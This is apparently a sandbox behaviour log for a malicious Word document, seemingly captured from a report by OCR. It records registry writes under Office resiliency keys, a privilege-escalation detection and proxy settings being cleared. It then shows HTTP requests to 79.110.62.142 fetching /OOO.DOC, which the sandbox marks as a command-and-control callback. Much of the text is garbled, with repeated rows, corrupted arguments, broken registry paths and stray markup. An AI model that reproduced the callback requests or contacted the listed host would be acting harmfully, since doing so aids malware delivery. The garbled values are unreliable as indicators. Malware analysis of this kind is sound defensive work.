Write Registry Key Call System API Call System API Call System API Call System API Call System API	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k& Value: None API Name: GetDriveTypeW Args: (C\(\)) Return: 3 API Name: GetDriveTypeW Args: (C\(\)) Return: 3 API Name: GetDriveTypeW Args: (C\(\)) Return: 3 API Name: GetDriveTypeW Args: (C\(\)) Return: 3 API Name: GetDriveTypeW Args: (C\(\)) Return: 3	2508 2508 2508 2508 2508 2508
Write Registry Key Call System API	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k& Value: None API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (D\(A \) Return: 5	2508 2508 2508 2508 2508 2508 2508
Write Registry Key Call System API	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k& Value: None API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 5 API Name: GetDriveTypeW Args: (C\(A \) Return: 2	2508 2508 2508 2508 2508 2508 2508 2508
Write Registry Key Call System API	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k& Value: None API Name: GetDriveTypeW Args: (C\(\) Return: 3 API Name: GetDriveTypeW Args: (C\(\) Return: 3 API Name: GetDriveTypeW Args: (C\(\) Return: 3 API Name: GetDriveTypeW Args: (C\(\) Return: 3 API Name: GetDriveTypeW Args: (C\(\) Return: 5 API Name: GetDriveTypeW Args: (E\(\) Return: 2 API Name: GetDriveTypeW Args: (E\(\) Return: 2 API Name: GetDriveTypeW Args: (F\(\) Return: 2	2508 2508 2508 2508 2508 2508 2508 2508
Write Registry Key Call System API	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k& Value: None API Name: GetDriveTypeW Args: (C\(\text{\alpha} \) Return: 3 API Name: GetDriveTypeW Args: (C\(\text{\alpha} \)) Return: 3 API Name: GetDriveTypeW Args: (C\(\text{\alpha} \)) Return: 3 API Name: GetDriveTypeW Args: (C\(\text{\alpha} \)) Return: 5 API Name: GetDriveTypeW Args: (E\(\text{\alpha} \)) Return: 2 API Name: GetDriveTypeW Args: (F\(\text{\alpha} \)) Return: 2 API Name: GetDriveTypeW Args: (C\(\text{\alpha} \)) Return: 2 API Name: GetDriveTypeW Args: (C\(\text{\alpha} \)) Return: 3	2508 2508 2508 2508 2508 2508 2508 2508
Write Registry Key Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k& Value: None API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 5 API Name: GetDriveTypeW Args: (C\(A \) Return: 2 API Name: GetDriveTypeW Args: (C\(A \) Return: 2 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3	2508 2508 2508 2508 2508 2508 2508 2508
Write Registry Key Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k& Value: None API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 5 API Name: GetDriveTypeW Args: (C\(A \) Return: 2 API Name: GetDriveTypeW Args: (C\(A \) Return: 2 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3	2508 2508 2508 2508 2508 2508 2508 2508
Write Registry Key Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k& Value: None API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 5 API Name: GetDriveTypeW Args: (C\(A \) Return: 2 API Name: GetDriveTypeW Args: (C\(A \) Return: 2 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3 API Name: GetDriveTypeW Args: (C\(A \) Return: 3	2508 2508 2508 2508 2508 2508 2508 2508
Write Registry Key Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k& Value: None API Name: GetDriveTypeW Args: (CA) Return: 3 API Name: GetDriveTypeW Args: (CA) Return: 5 API Name: GetDriveTypeW Args: (CA) Return: 2 API Name: GetDriveTypeW Args: (CA) Return: 2 API Name: GetDriveTypeW Args: (CA) Return: 2 API Name: GetDriveTypeW Args: (CA) Return: 3	2508 2508 2508 2508 2508 2508 2508 2508
Write Registry Key Call System API	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k& Value: None API Name: GetDriveTypeW Args: (CA) Return: 3 API Name: GetDriveTypeW Args: (CA) Return: 5 API Name: GetDriveTypeW Args: (EA) Return: 2 API Name: GetDriveTypeW Args: (FA) Return: 2 API Name: GetDriveTypeW Args: (CA) Return: 3	2508 2508 2508 2508 2508 2508 2508 2508
Write Registry Key Call System API	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k& Value: None API Name: GetDriveTypeW Args: (CA) Return: 3 API Name: GetDriveTypeW Args: (CA) Return: 5 API Name: GetDriveTypeW Args: (EA) Return: 2 API Name: GetDriveTypeW Args: (EA) Return: 2 API Name: GetDriveTypeW Args: (CA) Return: 3 API Name: GetDriveTypeW Args: ((N7)IDE#CdRomDell_DVD-ROM	2508 2508 2508 2508 2508 2508 2508 2508
Write Registry Key Call System API	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k& Value: None API Name: GetDriveTypeW Args: (CA) Return: 3 API Name: GetDriveTypeW Args: (CA) Return: 5 API Name: GetDriveTypeW Args: (EA) Return: 2 API Name: GetDriveTypeW Args: (EA) Return: 2 API Name: GetDriveTypeW Args: (CA) Return: 3 API Name: GetDriveTypeW Args: ((V7)IDE#CdRomDell_DVD-ROM	2508 2508 2508 2508 2508 2508 2508 2508
Write Registry Key Call System API	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k& Value: None API Name: GetDriveTypeW Args: (CA) Return: 3 API Name: GetDriveTypeW Args: (CA) Return: 5 API Name: GetDriveTypeW Args: (EA) Return: 2 API Name: GetDriveTypeW Args: (EA) Return: 2 API Name: GetDriveTypeW Args: (CA) Return: 3 API Name: GetDriveTypeW Args: ((V7)IDE#CdRomDell_DVD-ROM	2508 2508 2508 2508 2508 2508 2508 2508
Write Registry Key Call System API	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k& Value: None API Name: GetDriveTypeW Args: (C\) Return: 3 API Name: GetDriveTypeW Args: (C\) Return: 5 API Name: GetDriveTypeW Args: (E\) Return: 2 API Name: GetDriveTypeW Args: (C\) Return: 3 API Name: GetDriveTypeW Args: (\) (\(\)\\\) Return: 3 API Name: GetDriveTypeW Args: (\) (\(\)\\\\\) Return: 5 API Name: GetDriveTypeW Args: (\) (\(\)\\\\\\\\\\\\\\\\\\\\\\\\\\\\	2508 2508 2508 2508 2508 2508 2508 2508
Write Registry Key Call System API	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k& Value: None API Name: GetDriveTypeW Args: (CA) Return: 3 API Name: GetDriveTypeW Args: (CA) Return: 5 API Name: GetDriveTypeW Args: (EA) Return: 2 API Name: GetDriveTypeW Args: (EA) Return: 2 API Name: GetDriveTypeW Args: (CA) Return: 3 API Name: GetDriveTypeW Args: ((V7)IDE#CdRomDell_DVD-ROM	2508 2508 2508 2508 2508 2508 2508 2508
Write Registry Key Call System API	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k& Value: None API Name: GetDriveTypeW Args: (C\) Return: 3 API Name: GetDriveTypeW Args: (C\) Return: 5 API Name: GetDriveTypeW Args: (E\) Return: 2 API Name: GetDriveTypeW Args: (C\) Return: 3 API Name: GetDriveTypeW Args: (\) (\(\)\\\) Return: 3 API Name: GetDriveTypeW Args: (\) (\(\)\\\\\) Return: 5 API Name: GetDriveTypeW Args: (\) (\(\)\\\\\\\\\\\\\\\\\\\\\\\\\\\\	2508 2508 2508 2508 2508 2508 2508 2508 2508 2508 2508 2508 2508 2508 2508 2508 2508 2508
Write Registry Key Call System API	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k& Value: None API Name: GetDriveTypeW Args: (CA) Return: 3 API Name: GetDriveTypeW Args: (CA) Return: 3 API Name: GetDriveTypeW Args: (CA) Return: 3 API Name: GetDriveTypeW Args: (CA) Return: 3 API Name: GetDriveTypeW Args: (CA) Return: 5 API Name: GetDriveTypeW Args: (CA) Return: 5 API Name: GetDriveTypeW Args: (EA) Return: 2 API Name: GetDriveTypeW Args: (CA) Return: 3 API Name: GetDriveTypeW Args: (CA) Return: 3 API Name: GetDriveTypeW Args: (CA) Return: 3 API Name: GetDriveTypeW Args: (CA) Return: 3 API Name: GetDriveTypeW Args: (CA) Return: 3 API Name: GetDriveTypeW Args: (N?\DE#CdRomDell_DVD-ROM	2508 2508 2508 2508 2508 2508 2508 2508
Write Registry Key Call System API	Key: HKEY_CURRENT_USER(Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k\& Value: None API Name: GetDriveTypeW Args: (C\) Return: 3 API Name: GetDriveTypeW Args: (D\) Return: 5 API Name: GetDriveTypeW Args: (E\) Return: 2 API Name: GetDriveTypeW Args: (C\) Return: 3 API Name: GetDriveTypeW Args: (\) Return: 3 API Name: GetDriveTypeW Args: (\) Return: 3 API Name: GetDriveTypeW Args: (\) Return: 5 API Name: GetDriveTypeW Args: (\) Return: 5 API Name: GetDriveTypeW Args: (\) Return: 3 API Name: GetDriveTypeW Args: (\) Return: 2 Key: HKEY_CURRENT_USER:Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\Ms Value: None API Name: GetForeground\Window Args: (\) Return: 100ca	2508 2508 2508 2508 2508 2508 2508 2508
Write Registry Key Call System API	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k\& Value: None API Name: GetDriveTypeW Args: (C\) Return: 3 API Name: GetDriveTypeW Args: (C\) Return: 5 API Name: GetDriveTypeW Args: (C\) Return: 2 API Name: GetDriveTypeW Args: (C\) Return: 3 API Name: GetDriveTypeW Args: (\) Return: 2	2508 2508 2508 2508 2508 2508 2508 2508
Write Registry Key Call System API	Key: HKEY_CURRENT_USER(SoftwareIMicrosoft\Office\15.0\WordResiliency\StartupItems\k& Value: None API Name: GetDriveTypeW Args: (CA) Return: 3 API Name: GetDriveTypeW Args: (CA) Return: 5 API Name: GetDriveTypeW Args: (CA) Return: 2 API Name: GetDriveTypeW Args: (CA) Return: 2 API Name: GetDriveTypeW Args: (CA) Return: 3 API Name: GetDriveTypeW Args: ((NR)CE#CdRomDell_DVD-ROM	2508 2508 2508 2508 2508 2508 2508 2508
Write Registry Key Call System API Call Filesystem API	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\tau15.0\Word\Resiliency\Startupltems\k\& Value: None API Name: GetDriveTypeW Args: (C\tau) Return: 3 API Name: GetDriveTypeW Args: (C\tau) Return: 5 API Name: GetDriveTypeW Args: (C\tau) Return: 2 API Name: GetDriveTypeW Args: (E\tau) Return: 2 API Name: GetDriveTypeW Args: (C\tau) Return: 3 API Name: GetDriveTypeW Args: (\tau) Return: 2 Key: HKEY_CURRENT_USER\Software\MicrosoftOffice\15.0\Word\Resiliency\Startupltems\k& Value: None API Name: GetDriveTypeW Args: (\tau) Return: 100ca API Name: GetDriveTypeW Args: (\tau) Return: 100ca API Name: GetDriveTipeW Args: (\tau) Return: 100ca	2508 2508 2508 2508 2508 2508 2508 2508

Call System API	API Name: GetDriveTypeW Args: (C\\) Return: 3	2508
Call System API	API Name: GetVersionExA Args: (779e1230) Return: 1	2508
Call System API	API Name: GetVersionExA Args: (221444) Return: 1	2508
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\9I& Value: None	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingConfigurableSettings Value: None	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLast\WriteTime Value: None	2508
Call System API	API Name: GetVersionExA Args: (225f00) Return: 1	2508
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca	2508
		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051091100000000000000000000000000000	2306
Call System API	API Name: AdjustTokenPrivileges Args: (640, 0, , 0, , 21fd6c) Return: 1	2508
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access	
	Process ID: 2508	
	Info: Obtains system level privileges	
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2508
Call System API	API Name: GetDriveTypeW Args: (C:) Return: 3	2508
Call System API	API Name: DeviceloControl Args: (66c, 2d1400, 21ec98, 12, 21ebf0, 40, ,) Return: 1	2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000000000000000000	2508
	C\Usage\AceFiles Value: 56560008	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109E600904000000000F01FE	2508
	C\Usage\AceFilesIntt_1033 Value: 5656000e	
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FE C\Usage\AceFilesIntl_1033 Value: 5656000f	2508
Call Contain ADI	-	0500
Call System API	API Name: GetVersionExA Args: (21db20) Return: 1	2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\0000510911000000000000000000F01FE C\Usage\WxpFiles Value: 5656000d	2508
Add Registry Key		2508
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Internet\Server Cache\ Value: None	
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Internet\Server Cache\Version Value: 1	2508
Call Network API	API Name: socket Args: (23, 1, 6) Return: 8cc	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	2508
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	2508
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	2508
Delete Registry Key	$Key: HKEY_CURRENT_USER \\ \label{limit} Software \\ \label{limit} Microsoft \\ \label{limit} Windows \\ \label{limit} Current \\ \mbox{Version} \\ \mbox{Internet Settings} \\ \mbox{AutoConfigURL Value: None } \\ \mbox{None } \\ None$	2508
Delete Registry Key	$Key: HKEY_CURRENT_USER \\ IS of tware \\ 1 \\ Microsoft \\ Windows \\ Current \\ Version \\ Internet Settings \\ AutoDetect Value: None \\ INTERNATIONAL \\ INTERNATIO$	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	2508
Call Network API	API Name: socket Args: (23, 1, 6) Return: 90c	2508
Call Network API	API Name: socket Args: (2, 2, 0) Return: 930	2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: 930	2508
Call Service API	API Name: OpenServiceW Args: (60798f0, WinHttpAutoProxySvc, 94) Return: 60798c8	2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: 91c	2508
Call Network API	API Name: socket Args: (23, 1, 6) Return: 8e8	2508
Call Network API	API Name: socket Args: (2, 2, 0) Return: 998	2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: 998	2508
Call System API	API Name: DnsQueryExW Args: (1332625038, 1, 40006000) Return: 9701	2508
Detection	Threat Characteristic: Queries DNS server 1332625038	
0.110.1.471		0500
Call System API	API Name: DnsQueryExW Args: (1332625038, 1c, 40006000) Return: 123	2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: 998	2508
Call Network API	API Name: socket Args: (2, 2, 0) Return: 998	2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: 998	2508
Call System API	API Name: DnsQueryExW Args: (1332625038, 1, 40006000) Return: 9701	2508
Call System API	API Name: DnsQueryExW Args: (1332625038, 1c, 40006000) Return: 123	2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: 9a4	2508
Call Network API	API Name: socket Args: (2, 1, 6) Return: 9a4	2508
Call Network API	API Name: bind Args: (9a4, 0.0.0.0:49181, 128) Return: 0	2508
Detection	Threat Characteristic: Listens on port	
	0.0.0.049181	
Call System API	API Name: ConnectEx Args: (9a4, 1332625038:80, 16, 0, 0, 0, 5fcf030) Return: 0	2508
Call Network API	API Name: send Args: (9a4, OPTIONS / HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCR	2508
	L_ACCEPTED: t\rhr\nHost: 1332625038\r\n\r\n, 1, 143) Return: 0	
Detection	Threat Characteristic: Connects to remote URL or IP address	
	Connection: 1332625038:80 Content: OPTIONS / HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: f\r\nX-IDCRL_ACCEPTED: f\r\n	
	Host: 1332625038\r/n\r/n	
Call System API	API Name: WinHttpCloseHandle Args: (60a8d80) Return: 1	2508
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Internet\Server Cache\http://1332625038/\ Value: None	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Internet\Server Cache\http://1332625038/\EnableBHO Value: 0	2508
Call Network API	API Name: socket Args: (2, 2, 0) Return: 9ac	2508
Our MOUNTH I		2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: 9ac	
Call Network API	ADI Nomes DesQuestEvIW Assoc / 4222C2E029 4, 4000C000 Determ 0704	
Call System API	API Name: DnsQueryExW Args: (1332625038, 1, 40006000) Return: 9701	2508
	API Name: DnsQueryExW Args: (1332625038, 1, 40006000) Return: 9701 API Name: DnsQueryExW Args: (1332625038, 1c, 40006000) Return: 123	2508

Call Network API	API Name: socket Args: (2, 2, 0) Return: 9a4	2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: 9a4	2508
Call System API	API Name: DnsQueryExW Args: (1332625038, 1, 40006000) Return: 9701	2508
Call System API	API Name: DnsQueryExW Args: (1332625038, 1c, 40006000) Return: 123	2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: 9a4	2508
Call Network API	API Name: socket Args: (2, 1, 6) Return: 9a4	2508
Call Network API	API Name: bind Args: (9a4, 0.0.0.0:49182, 128) Return: 0	2508
Detection	Threat Characteristic: Listens on port	
	0.0.0.0:49182	
Call System API	API Name: ConnectEx Args: (9a4, 1332625038:80, 16, 0, 0, 0, 5fcf0f8) Return: 0	2508
Call Network API	API Name: send Args: (9a4, HEAD /O-OO.DOC HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-IDCRL_ACCEPTED: t\	2508
	r\nHost: 1332625038\r\n\r\n, 1, 131) Return: 0	
Detection	Threat Characteristic: Connects to remote URL or IP address	
	Connection: 1332625038:80 Content: HEAD /OOO.DOC HTTP/1.1\nConnection: Keep-Alive\nuUser-Agent: Microsoft Office Word 2013\nX-IDCRL_ACCEPTED: t\nhHost: 133262503	
	8irinirin	
Call Service API	API Name: OpenServiceW Args: (607a688, Webclient, 5) Return: 607a5e8	2508
Call Network API	API Name: socket Args: (2, 1, 6) Return: 998	2508
Call Network API	API Name: bind Args: (998, 0.0.0.0:49183, 128) Return: 0	2508
Detection	Threat Characteristic: Listens on port	
Detection	0.0.0.0:49183	
Call System API	API Name: ConnectEx Args: (998, 1332625038:80, 16, 0, 0, 0, 5fcef68) Return: 0	2508
Call Network API	API Name: send Args: (998, OPTIONS / HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCR	2508
	L_ACCEPTED: tlr\nHost: 1332625038\r\n\r\n, 1, 143) Return: 0	
Call System API	API Name: WinHttpCloseHandle Args: (609adb0) Return: 1	2508
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Internet\Server Cache\http://1332625038\ Value: None	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Intermet\Server Cache\http://1332625038\EnableBHO Value: 0	2508
Call System API	API Name: GetVersionExA Args: (217ce8) Return: 1	2508
Call System API	API Name: GetVersionExA Args: (77240298) Return: 1	2508
Call System API	API Name: GetVersionExA Args: (217ce8) Return: 1	2508
Call System API	API Name: GetVersionExA Args: (217ce) Return: 1 API Name: GetVersionExA Args: (217ce) Return: 1	2508
Call System API	API Name: GetVersionExA Args: (217ce8) Return: 1	2508
Call System API	API Name: GetVersionExA Args: (217ce8) Return: 1	2508
Call System API	API Name: GetVersionExA Args: (217ce8) Return: 1	2508
Call System API	API Name: GetVersionExA Args: (217ce8) Return: 1	2508
Call System API	API Name: GetVersionExA Args: (217ce8) Return: 1	2508
Call System API	API Name: GetVersionExA Args: (217ce8) Return: 1	2508
Call System API	API Name: GetVersionExA Args: (217ce8) Return: 1	2508
Call System API	API Name: GetVersionExA Args: (217ce8) Return: 1	2508
Call System API	API Name: GetVersionExA Args: (217ce8) Return: 1	2508
Call System API	API Name: GetVersionExA Args: (217ce8) Return: 1	2508
Call System API	API Name: GetVersionExA Args: (217ce8) Return: 1	2508
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET	2508
	CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3), 0, , , 10000000) Return: cc0004	
Call System API	API Name: DnsQueryExW Args: (79.110.62.142, 1, 50000000) Return: 0	2508
Detection	Threat Characteristic: Queries DNS server	
	79.110.62.142	
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 79.110.62.142, 80, , , 3, 0, 101295600) Return: cc0008	2508
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /O-OO.DOC, , , 202109300, 4262416, 101295600) Return: cc000c	2508
Detection	Threat Characteristic: Connects to C&C callback address	
	http://79.110.62.142/OOO.DOC	
Call Network API	API Name: socket Args: (2, 2, 0) Return: a14	2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: a14	2508
Call System API	API Name: DnsQueryExW Args: (79.110.62.142, 1, 40006000) Return: 0	2508
Call Contain ADI		2508
Call System API	API Name: DnsQueryExW Args: (79.110.62.142, 1c, 40006000) Return: 123	2000
Call Network API	API Name: DnsQueryExW Args: (79.110.62.142, 1c, 40006000) Return: 123 API Name: socket Args: (23, 2, 0) Return: a18	2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: a18	2508
Call Network API Call Network API Call Network API	API Name: socket Args: (23, 2, 0) Return: a18 API Name: socket Args: (2, 1, 6) Return: a14 API Name: bind Args: (a14, 0.0.0.049184, 16) Return: 0	2508 2508
Call Network API Call Network API	API Name: socket Args: (23, 2, 0) Return: a18 API Name: socket Args: (2, 1, 6) Return: a14	2508 2508
Call Network API Call Network API Call Network API	API Name: socket Args: (23, 2, 0) Return: a18 API Name: socket Args: (2, 1, 6) Return: a14 API Name: bind Args: (a14, 0.0.0.0:49184, 16) Return: 0 Threat Characteristic: Listens on port	2508 2508
Call Network API Call Network API Call Network API Detection Call System API	API Name: socket Args: (23, 2, 0) Return: a18 API Name: socket Args: (2, 1, 6) Return: a14 API Name: bind Args: (a14, 0.0.0.0.49184, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049184 API Name: ConnectEx Args: (a14, 79.110.62.142:80, 16, 0, 0, 0, 6025334) Return: 0	2508 2508 2508 2508
Call Network API Call Network API Call Network API Detection	API Name: socket Args: (23, 2, 0) Return: a18 API Name: socket Args: (2, 1, 6) Return: a14 API Name: bind Args: (a14, 0.0.0.0.49184, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049184	2508 2508 2508
Call Network API Call Network API Call Network API Detection Call System API	API Name: socket Args: (23, 2, 0) Return: a18 API Name: socket Args: (2, 1, 6) Return: a14 API Name: bind Args: (a14, 0.0.0.0.49184, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049184 API Name: ConnectEx Args: (a14, 79.110.62.142:80, 16, 0, 0, 0, 6025334) Return: 0 API Name: send Args: (a14, GET /O—OO.DOC HTTP/1.1VnAccept: "/"VnUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC 2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0C; InfoPath.3; ms-office; MSOffice 15]\[\] \(\) \(2508 2508 2508 2508
Call Network API Call Network API Call Network API Detection Call System API Call Network API	API Name: socket Args: (23, 2, 0) Return: a18 API Name: socket Args: (2, 1, 6) Return: a14 API Name: bind Args: (a14, 0.0.0.049184, 16) Return: 0 Threat Characteristic: Listens on port 0.0.049184 API Name: ConnectEx Args: (a14, 79.110.62.142:80, 16, 0, 0, 0, 6025334) Return: 0 API Name: send Args: (a14, GET /O—OO.DOC HTTP/1.1\n/nAccept: '/"\n/nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC 2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0E; InfoPath.3; ms-office; MSOffice 15]\n/nAccept-Encoding: gzip, deflate\n/nHost: 79.110.62.142\n/nConnection: Keep-Alive\n/n\n/n, 1, 338) Return: 0 Threat Characteristic: Connects to remote URL or IP address Connection: 79.110.62.142\n/nConnection: Y"\n/nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50 727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0E; InfoPath.3; ms-office; MSOffice 15]\n/nAccept-Encoding: gzip, deflate\n/nHost: 79.110.62.142\n/nConnection: Keep-Alive\n/n\n/n	2508 2508 2508 2508
